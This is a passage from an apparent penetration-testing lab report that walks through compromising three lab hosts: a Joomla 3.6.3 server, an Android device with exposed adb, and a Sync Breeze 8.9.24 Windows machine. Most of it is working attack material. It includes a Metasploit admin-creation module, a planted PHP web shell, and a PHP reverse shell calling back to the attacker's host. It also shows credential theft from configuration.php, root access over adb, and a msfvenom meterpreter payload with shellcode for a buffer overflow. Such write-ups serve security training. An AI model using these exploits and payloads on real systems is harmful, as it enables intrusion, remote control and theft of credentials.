
Module options (auxiliary/admin/http/joomla_registration_privesc):
Name      Current Setting  Required  Description
----      -----          -----    -----
EMAIL      hack@hack.com   yes       Email to receive the activation code for the account
PASSWORD   hack           yes       Password for the username
Proxies
[...]
RHOSTS    10.15.1.60     yes       The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>'
RPORT      80             yes       The target port (TCP)
SSL        false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /              yes       The relative URI of the Joomla instance
USERNAME   hack           yes       Username that will be created
VHOST
```

msf6 auxiliary(admin/http/joomla_registration_privesc) > run

```
msf6 auxiliary(admin/http/joomla_registration_privesc) > run
[*] Running module against 10.15.1.177

[*] Trying to create the user!
[+] PWND - Your user has been created
[*]     Username: hack
[*]     Password: hack
[*]     Email: hack@hack.com
[*] Auxiliary module execution completed
```

Navigate to 10.15.1.177/administrator web server discovered through Nikto and exploited through Metasploit.



Log in with created credentials.

The screenshot shows the Joomla Control Panel interface. On the left, there's a sidebar with sections for CONTENT (New Article, Articles, Categories, Media), STRUCTURE (Menu(s), Modules), USERS (Users), and CONFIGURATION. The main area has a message box stating "You have post-installation messages" with a "Read Messages" button. Below it is a "LOGGED-IN USERS" section showing "hack Administration" with a timestamp of "2021-10-20 17:02". Under "POPULAR ARTICLES", it says "No Matching Results". At the bottom, there are links for "View Site", "Visitors", "Administrator", "Messages", and "Log out". The footer indicates "Joomla! 3.6.3 — © 2021 Joomla 3.6.3 Test Site".

Navigate to "Users" tab. Note the display note under the Super User profile.

The screenshot shows the Joomla Users management page. The left sidebar includes options like "User Groups", "Viewing Access Levels", "User Notes", and "User Note Categories". The main table lists users with columns for Name, Username, Enabled, Activated, User Groups, Email, Last Visit Date, Registration Date, and ID. A specific row for "Super User" is highlighted with a red box and two red arrows pointing to the "Display 1 note" and "administrator" fields. The "Display 1 note" field contains the text "Super User". The "administrator" field also has a red box around it. The footer shows "View Site", "Visitors", "Administrator", "Messages", and "Log out", along with the copyright notice "Joomla! 3.6.3 — © 2021 Joomla 3.6.3 Test Site".

View the display note to acquire credentials for the Super User. Use these credentials to log in as Super User.

Screenshot of the Joomla 3.6.3 administrator interface. The URL is 10.15.1.177/administrator/index.php?option=com_users&view=users. The page shows a list of users, with one note displayed for the Super User (ID #274). The note content is "pass: joomlaadministrator". A red arrow points to this line of text.


```
Credentials for Super User |  
user: administrator  
pass: joomlaadministrator
```

As Super User, navigate to "Template" tab. Create a new file under "protostar" template.

Screenshot of the Joomla 3.6.3 administrator interface. The URL is 10.15.1.177/administrator/index.php?option=com_templates&view=template&id=506&file=aG9tZQ. The page shows the "Create or Upload a new file" dialog. The "File Name" field contains "vk9-sec" and the "Extension" dropdown shows "php". A red box and arrow highlight this input field.

Input the following commands in the newly created template file:

```
<?php echo "Follow us." ?>      #this is just an identifier to ensure the page took the proper  
template after navigating to it. Not required.  
<?php echo shell_exec($_GET['cmd']); ?>    #this will allow you to inject a command in the url line.
```



Editing file "/vk9-sec.php" in template "protostar".

```
Press F10 to toggle Full Screen editing.  
1 <?php echo "Follow us." ?>  
2 <?php echo shell_exec($_GET['cmd']); ?>  
3 |
```

css
html
images
img
js
language
less
component.php
error.php
index.php
offline.php
revshell.php
templateDetails.xml
template_preview.ond

View Site | 1 Visitor | 1 Administrator | 0 Messages | Log out Joomla! 3.6.3 — © 2021 Joomla 3.6.3 Test Site

Navigate to the created page:

10.15.1.177/templates/protostar/vk9-sec.php




Follow us.

Inject a PHP reverse shell command into the url.

```
php -r '$$sock=fsockopen("172.16.5.2",81);exec("/bin/sh -i <&3 >&3 2>&3");' #command before URL-encoding
php%20-r%20%27%24sock%3Dfsockopen(%22172.16.5.2%22%2C81)%3Bexec(%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%20%3E%263%22)%3B%27 #command after URL-encoding

http://10.15.1.177/index.php?cmd=php%20-r%20%27%24sock%3Dfsockopen(%22172.16.5.2%22)%3Bexec(%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%20%3E%263%22)%3B%27
```



Follow us.

Set up a listener on local system to connect to the PHP reverse shell.

```
└─(kali㉿kali)-[~]
$ nc -lvp 81
listening on [any] 81 ...
10.15.1.177: inverse host lookup failed: Unknown host
connect to [172.16.5.2] from (UNKNOWN) [10.15.1.177] 35487
sh: no job control in this shell
Joomla 3.6.3 Test Site
sh-4.1$ █
```

Find root credentials in /var/www/html/configuration.php.

```
cat /var/www/html/configuration.php
```

```
user: root
pass: root1988
```

```
cat ./html/configuration.php
<?php
class JConfig {
    public $offline = '0';
    public $offline_message = 'This site is down for maintenance.<br />Please check back again soon.';
    public $display_offline_message = '1';
    public $offline_image = '';
    public $sitename = 'Joomla 3.6.3 Test Site';
    public $editor = 'tinymce';
    public $captcha = '0';
    public $list_limit = '20';
    public $access = '1';
    public $debug = '0';
    public $debug_lang = '0';
    public $dbtype = 'mysqli';
    public $host = 'localhost';
    public $user = 'root'; root
    public $password = 'root1988'; root1988
    public $db = 'joomla';
    public $dbprefix = 'yk3ym_';
    public $live_site = '';
    public $secret = 'i5X5ltoz8LACyLu8';
    public $gzip = '0';
    public $error_reporting = 'default';
    public $helpurl = 'https://help.joomla.org/proxy/index.php?keyref=Help{major}{minor}:{keyref}';
    public $ftp_host = '127.0.0.1';
    public $ftp_port = '21';
```

SSH in to 10.15.1.177 server. Verify root privilege.

```
(kali㉿kali)-[~]
└─$ ssh root@10.15.1.177
root@10.15.1.177's password:
Last login: Wed Feb 28 23:35:07 2018
[root@cms01 ~]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@cms01 ~]# whoami
root
```

The exploit was executed successfully and we received an SSH session with root privileges on the target.

Launch shell and verify IP address of target box.

```
[root@cms01 ~]# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            inet6 ::1/128 scope host
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:7a:a8:2c brd ff:ff:ff:ff:ff:ff
       inet 10.15.1.177/24 brd 10.15.1.255 scope global eth0 ←
            inet6 fe80::20c:29ff:fe7a:a82c/64 scope link
                valid_lft forever preferred_lft forever
```

Locate key.txt file in /root/key.txt.

```
cat /root/key.txt
```

```
[root@cms01 ~]# cat /root/key.txt
cvxdxsy3cjhhbk0zbfuf
```

key.txt

cvxdxsy3cjhhbk0zbfuf

9. Android [B] | 10.15.1.48

Introduction

Tasked to conduct an assessment on 10.15.1.48. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Android Debug Bridge (adb) vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities using adb.

Vulnerabilities Discovered

OS: Linux localhost 4.0.9-android-x86+

Open ports: freeciv [5555].

- Vulnerable to Android Debug Bridge (adb) vulnerability.

CVE IDs: N/A

Metasploit exploit: N/A

Contents of key.txt: x7vyfyxcaq6p7vxx2ruo

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64
GNU/Linux

References:

<https://developer.android.com/studio/command-line/adb>

<https://www.hackeracademy.org/how-to-hack-android-device-with-adb-android-debugging-bridge/>

<https://medium.com/@samsepio1/android4-vulnhub-writeup-3036f352640f>

EXPLOIT DESCRIPTION

When you start an adb client, the client first checks whether there is an adb server process already running. If there isn't, it starts the server process. When the server starts, it binds to local TCP port 5037 and listens for commands sent from adb clients—all adb clients use port 5037 to communicate with the adb server.

The server then sets up connections to all running devices. It locates emulators by scanning odd-numbered ports in the range 5555 to 5585, the range used by the first 16 emulators. Where the server finds an adb daemon (adbd), it sets up a connection to that port. Note that each emulator uses a pair of sequential ports—an even-numbered port for console connections and an odd-numbered port for adb connections

Once the server has set up connections to all devices, you can use adb commands to access those devices. Because the server manages connections to devices and handles commands from multiple adb clients, you can control any device from any client (or from a script).

Attack Narrative

Begin from the local machine.

```
(kali㉿kali)-[~]
$ ip addr
1: lo: <LOOPBACK,NOQUEUE,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 0.0.0.0 scope host lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
        valid_lft 1597sec preferred_lft 1597sec
    inet6 fe80::20c:29ff:fec4:9e71/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
    link/ppp
    inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
        valid_lft forever preferred_lft forever
```

Scan for open ports. Discover freeciv port 5555.

```
(kali㉿kali)-[~]
$ nmap 10.15.1.48
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-21 20:27 EDT
Nmap scan report for 10.15.1.48
Host is up (0.16s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
5555/tcp   open  freeciv

Nmap done: 1 IP address (1 host up) scanned in 18.13 seconds
```

A more in-depth look at open ports. No additional information was acquired.

```
nmap -A 10.15.1.48
```

```
(kali㉿kali)-[~]
$ nmap -A 10.15.1.48
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-21 20:27 EDT
Nmap scan report for 10.15.1.48
Host is up (0.16s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
5555/tcp   open  freeciv?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 205.06 seconds
```

Search for the potential Freeciv exploit.

```
(kali㉿kali)-[~]
$ searchsploit freeciv
Exploit Title
-----
Freeciv 2.0.7 - Jumbo Malloc Crash (Denial of Service)           Connection: default
Freeciv 2.2.1 - Multiple Remote Denial of Service Vulnerabilities
Freeciv Server 2.0.0beta8 - Denial of Service                   Server: https://vpnc02.virtualhackinglabs.com:443/
Shellcodes: No Results                                         Path
-----| windows/dos/1557.c
-----| linux/dos/34249.txt
-----| multiple/dos/880.pl
```

Potential Freeciv exploits exist, but none that are of use to us for this machine.

According to research, the discovered service can be exploited using adb tool.

```
$ apt-get install adb      #install adb if not previously installed

$ adb connect 10.15.1.48:5555      #connect to target ip and port
$ adb shell      #launch a shell
$ su      #switch to root shell
```

Since this service allows you to run as root, using the command "su" will switch you to a root terminal.

```
(kali㉿kali)-[~]
$ adb connect 10.15.1.48:5555
already connected to 10.15.1.48:5555

(kali㉿kali)-[~]    7
$ adb shell      11
shell@x86:/ $ su
root@x86:/ # 17
```

Verify root privilege.

```
root@x86:/ # whoami
root
root@x86:/ # id
uid=0(root) gid=0(root)
```

The exploit was executed successfully and we received a session with root privileges on the target.

Verify IP address of target box.

```
root@x86:/ # ip addr
1: <NOARP> mtu 1480 qdisc noop state DOWN
2: sit0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN
   link/sit 0.0.0.0 brd 0.0.0.0
3: ip6tnl0@NONE: <NOARP> mtu 1452 qdisc noop state DOWN
   link/tunnel6 :: brd ::
4: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
   link/ether 00:0c:29:76:e0:0c brd ff:ff:ff:ff:ff:ff
   inet 10.15.1.48/24 brd 10.15.1.255 scope global eth0
     valid_lft forever preferred_lft forever
   inet6 fe80::20c:29ff:fe76:e0c/64 scope link
     valid_lft forever preferred_lft forever
```

Locate key.txt file in /data/root/key.txt.

```
cat /data/root/key.txt
```

```
root@x86:/ # find / -name key.txt  
/data/root/key.txt  
root@x86:/ # cat /data/root/key.txt  
x7vyfyxcaq6p7vxx2ruo
```

key.txt

x7vyfyxcaq6p7vxx2ruo

10. Breeze [B] | 10.15.1.124

Introduction

Tasked to conduct an assessment on 10.15.1.124. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Sync Breeze Enterprise 8.9.24 Buffer Overflow Exploit vulnerability was discovered. NT AUTHORITY\SYSTEM privileges on the target were gained through exploiting the discovered vulnerabilities using python code and the Metasploit framework.

Vulnerabilities Discovered

OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)

Open ports: HTTP [2869, 5357, 10243], SMB [135, 139, and 445], Breeze [81], & additional ports that may be of interest.

- Vulnerable to Sync Breeze Enterprise 8.9.24 Buffer Overflow Exploit vulnerability.

CVE IDs: N/A

Metasploit exploit: exploit/multi/handler

Contents of key.txt: s3n12e9526irbw641cx

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64
GNU/Linux

References:

<https://www.exploit-db.com/exploits/40456>

<https://github.com/puckiestyle/python/blob/master/syncbreeze894.py>

EXPLOIT DESCRIPTION

Exploits the Sync Breeze Enterprise 8.9.24 login page by delivering a buffer overflow proceeded by a payload that will establish a privileged reverse shell which can be connected to from the localhost.

Attack Narrative

Begin from the local machine.

```
(kali㉿kali)-[~] $ ip addr
1: :<no name>> state down mtu 1500 qdisc pfifo_fast qlen 1000
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
   link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
   inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
     valid_lft 1597sec preferred_lft 1597sec
   inet6 fe80::20c:29ff:fe4:9e71/64 scope link noprefixroute
     valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
   link/ppp
   inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
     valid_lft forever preferred_lft forever
```

Scan for open ports. Discover HTTP ports 2869, 5357, 10243; SMB ports 135, 139, and 445; Breeze port 81 & additional ports that may be of interest.

```
(kali㉿kali)-[~] $ nmap 10.15.1.124
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-21 21:22 EDT
Nmap scan report for 10.15.1.124
Host is up (0.17s latency).
Not shown: 985 closed ports
PORT      STATE SERVICE
81/tcp    open  hosts2-ns
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49158/tcp open  unknown
Nmap done: 1 IP address (1 host up) scanned in 38.88 seconds
```

A more in-depth look at open ports. Observe Breeze v8.9.24 on port 81.

```
nmap -A 10.15.1.124
```

```

(kali㉿kali)-[~]
$ nmap -A 10.15.1.124
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-21 21:22 EDT
Nmap scan report for 10.15.1.124
Host is up (0.18s latency).
Not shown: 985 closed ports
PORT      STATE SERVICE          VERSION
81/tcp    open  hosts2-ns?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|       Host 48 - Every host can be reset once every 5 minutes and a user can reset 1 host every 5 minutes.
|       GenericLines, HTTPOptions, RTSPRequest, SIPOptions:
|         HTTP/1.1 400 Bad Request
|       GetRequest: Host 48 - Android has been reset.
|         HTTP/1.1 200 OK
|         Content-Type: text/html
|         Content-Length: 1219
|           Host no.      Host name          IP          Level      Last Reset Host
|           3             Techblog        10.15.1.3  Advanced   1 day ago
|             <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
|             <html>
|               <head>            3             Techblog        10.15.1.3  Advanced   1 day ago
|                 <meta http-equiv='Content-Type' content='text/html; charset=UTF-8'>
|                 <meta name='Author' content='Flexense HTTP Server v8.9.24'>
|                 <meta name='GENERATOR' content='Flexense HTTP v8.9.24'>  10.15.1.6  Advanced   4 hours ago
|                 <title>Sync Breeze Enterprise @ Breeze-PC</title>
|                 <link rel='stylesheet' type='text/css' href='resources/syncbreeze.css' media='all'>
|                 <script type='text/javascript' src='resources/status.js'></script>
|               </head>
|               <body onload="scheduleStatusUpdate();">  10.15.1.17  Advanced   5 hours ago
|                 <div id='header'><table border=0 cellpadding=0 cellspacing=0 width='100%'><tr>
|                   <td>Sync Breeze Enterprise v8.9.24</td>  ←
|                   <td>21-Oct-2021 22:35:33</td>
|                 </tr></table></div>
|                 <div id='content'> Every host can be reset once every 5 minutes and a user can reset 1 host every 5 minutes.
|               </div>
|             135/tcp  open  msrpc      Microsoft Windows RPC
|             139/tcp  open  netbios-ssn Microsoft Windows netbios-ssn
|             445/tcp  open  microsoft-ds  Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
|             554/tcp  open  rtsp?      Host no.      Host name          IP          Level      Last Reset Host
|             2869/tcp open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  10.15.1.2  Advanced   1 day ago
|             3389/tcp open  ssl/ms-wbt-server?  Lucky          10.15.1.2  Advanced   1 day ago
|               ssl-cert: Subject: commonName=Breeze-PC
|                 Not valid before: 2021-10-14T05:49:19
|                 Not valid after:  2022-04-15T05:49:19
|                 _ssl-date: 2021-10-22T05:38:52+00:00; +4h12m44s from scanner time.
|             5357/tcp open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  10.15.1.7  Advanced   3 weeks ago
|               _http-server-header: Microsoft-HTTPAPI/2.0
|               _http-title: Service Unavailable
|             10243/tcp open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  10.15.1.17  Advanced   4 months ago
|               _http-server-header: Microsoft-HTTPAPI/2.0
|               _http-title: Not Found
|             49152/tcp open  msrpc      Microsoft Windows RPC

```

SF:00\x20Bad\x20Request\r\n\r\n\r\n");
Service Info: Host: BREEZE-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

_clock-skew: mean: 5h57m44s, deviation: 3h30m00s, median: 4h12m43s
_nbstat: NetBIOS name: BREEZE-PC, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:a9:a1:55 (VMware)
smb-os-discovery:
 OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
 OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
 Computer name: Breeze-PC
 NetBIOS computer name: BREEZE-PC\x00
 Workgroup: WORKGROUP\x00

System time: 2021-10-21T22:37:40-07:00 has been reset.

smb-security-mode:
 account_used: guest
 authentication_level: user
 challenge_response: supported
 message_signing: disabled (dangerous, but default)

smb2-security-mode: 3
2.02: 4
 Message signing enabled but not required

smb2-time:
 date: 2021-10-22T05:37:40
 start_date: 2021-10-15T05:49:13

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Nmap done: 1 IP address (1 host up) scanned in 239.77 seconds

Run Nikto on HTTP port 81. Observe nothing of particular interest. Navigating to <HTTP://10.15.1.124:81> in the web browser shows that Breeze v 8.9.24 is running.

```
(kali㉿kali)-[~]
$ nikto -h 10.15.1.124 -p 81
- Nikto v2.1.6
-----
+ Target IP:      10.15.1.124
+ Target Hostname: 10.15.1.124
+ Target Port:    81
+ Start Time:    2021-10-21 21:42:21 (GMT-4)
-----  

+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Uncommon header 'content-disposition' found, with contents: inline
+ /help/: Help directory should not be accessible
+ OSVDB-38019: /?mod=<script>alert(document.cookie)</script>&op=browse: Sage 1.0b3 is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect (timeout): Transport endpoint is not connected
+ Scan terminated: 20 error(s) and 6 item(s) reported on remote host
+ End Time:        2021-10-21 21:53:20 (GMT-4) (659 seconds)
-----  

+ 1 host(s) tested
```

Sync Breeze Enterprise Status

No file synchronization commands configured.

Login

Search for potential Breeze 8.9.24 exploits.

```
(kali㉿kali)-[~]
$ searchsploit breeze 8.9.24
-----  

Exploit Title | Path
Sync Breeze 8.9.24 - 'Login' Remote Buffer Overflow | windows/remote/40456.py
-----  

Shellcodes: No Results
```

Add a copy of the desired exploit module to the working directory of the localhost.

```
$ mkdir Breeze
$ cd Breeze

$ sudo wget https://www.exploit-db.com/download/40456 -O 40456.py
```

Modify to exploit desired target.

Run the command:

```
$ msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp LHOST=172.16.5.3 LPORT=4444
-e x86/shikata_ga_nai -b '\x00\x0a\x0d\x26' -f python --smallest
```

A payload will be generated (my payload size is 323)

Copy the payload and replace the payload that's in the python script.

```

Payload starts at line 28 with : buf = ""
If your payload has  buf = b"" ; remove the letter "b" and make it look just like the exploit:

buf = ""
buf += "\xb8\xf3\xa7\x7e\xd0\xda\xcf\xd9\x74\x24\xf4\x5b\x33"
buf += "\xc9\xb1\x4b\x31\x43\x12\x03\x43\x12\x83\x18\x5b\x9c"
buf += "\x25\x22\x4c\xee\xc6\xda\x8d\x91\xf7\x08\xe9\xda\xaa"
buf += "\x9c\x7b\x39\xc1\x8e\x77\x49\x84\x3a\xb9\xb2\xa2\x30"
buf += "\x91\x43\x02\xfe\xc7\x6a\xac\x52\x3b\xec\x50\xa8\x68"
buf += "\xce\x69\x63\x7d\x0f\xad\x32\x0b\xe0\x63\x93\x78\xac"
buf += "\x93\x90\x3d\x6d\x95\x76\x4a\xcd\xed\xf3\x8d\xba\x41"
buf += "\xfa\xdd\xc8\x12\xe4\x8d\x45\xfa\x34\x2f\x89\x7e\xfd"
buf += "\x5b\x11\xc8\x76\x97\xe2\xfb\x77\xd9\x22\xca\x47\x1b"
buf += "\x05\x20\xeb\x9d\x5d\x03\x13\xe8\x95\x77\xae\xeb\x6d"
buf += "\x05\x74\x79\x72\xad\xff\xd9\x56\x4f\x2c\xbf\x1d\x43"
buf += "\x99\xcb\x7a\x40\x1c\x1f\xf1\x7c\x95\x9e\xd6\xf4\xed"
buf += "\x84\xf2\x5d\xb6\xa5\xa3\x3b\x19\xd9\xb4\xe4\xc6\x7f"
buf += "\xbe\x07\x11\xff\x3f\xd8\x1e\x5d\xa8\x14\xd2\x5e\x28"
buf += "\x33\x65\x2c\x1a\x9c\xdd\xba\x16\x55\xfb\x3d\x2e\x71"
buf += "\xfc\x92\x88\x12\x03\x13\xe9\x3b\xc7\x47\xb9\x53\xee"
buf += "\xe7\x52\xa4\x0f\x32\xce\xae\x87\x11\x1f\xaa\x55\x02"
buf += "\x22\xb4\x48\x8e\xab\x52\x3a\x7e\xfc\xca\xfa\x2e\xbc"
buf += "\xba\x92\x24\x33\xe4\x82\x46\x99\x8d\x28\xa9\x74\xe5"
buf += "\xc4\x50\xdd\x7d\x75\x9c\xcb\xfb\xb5\x16\xf8\xfc\x7b"
buf += "\xdf\x75\xef\xeb\x2f\xc0\x4d\xbd\x30\xfe\xf8\x41\xa5"
buf += "\x05\xab\x16\x51\x04\x8a\x50\xfe\xf7\xf9\xeb\x37\x62"
buf += "\x42\x83\x37\x62\x42\x53\x6e\xe8\x42\x3b\xd6\x48\x11"
buf += "\x5e\x19\x45\x05\xf3\x8c\x66\x7c\xaa\x07\x0f\x82\x9f"
buf += "\x60\x90\x7d\xca\x70\xec\xab\x32\x07\x1c\x68"

```

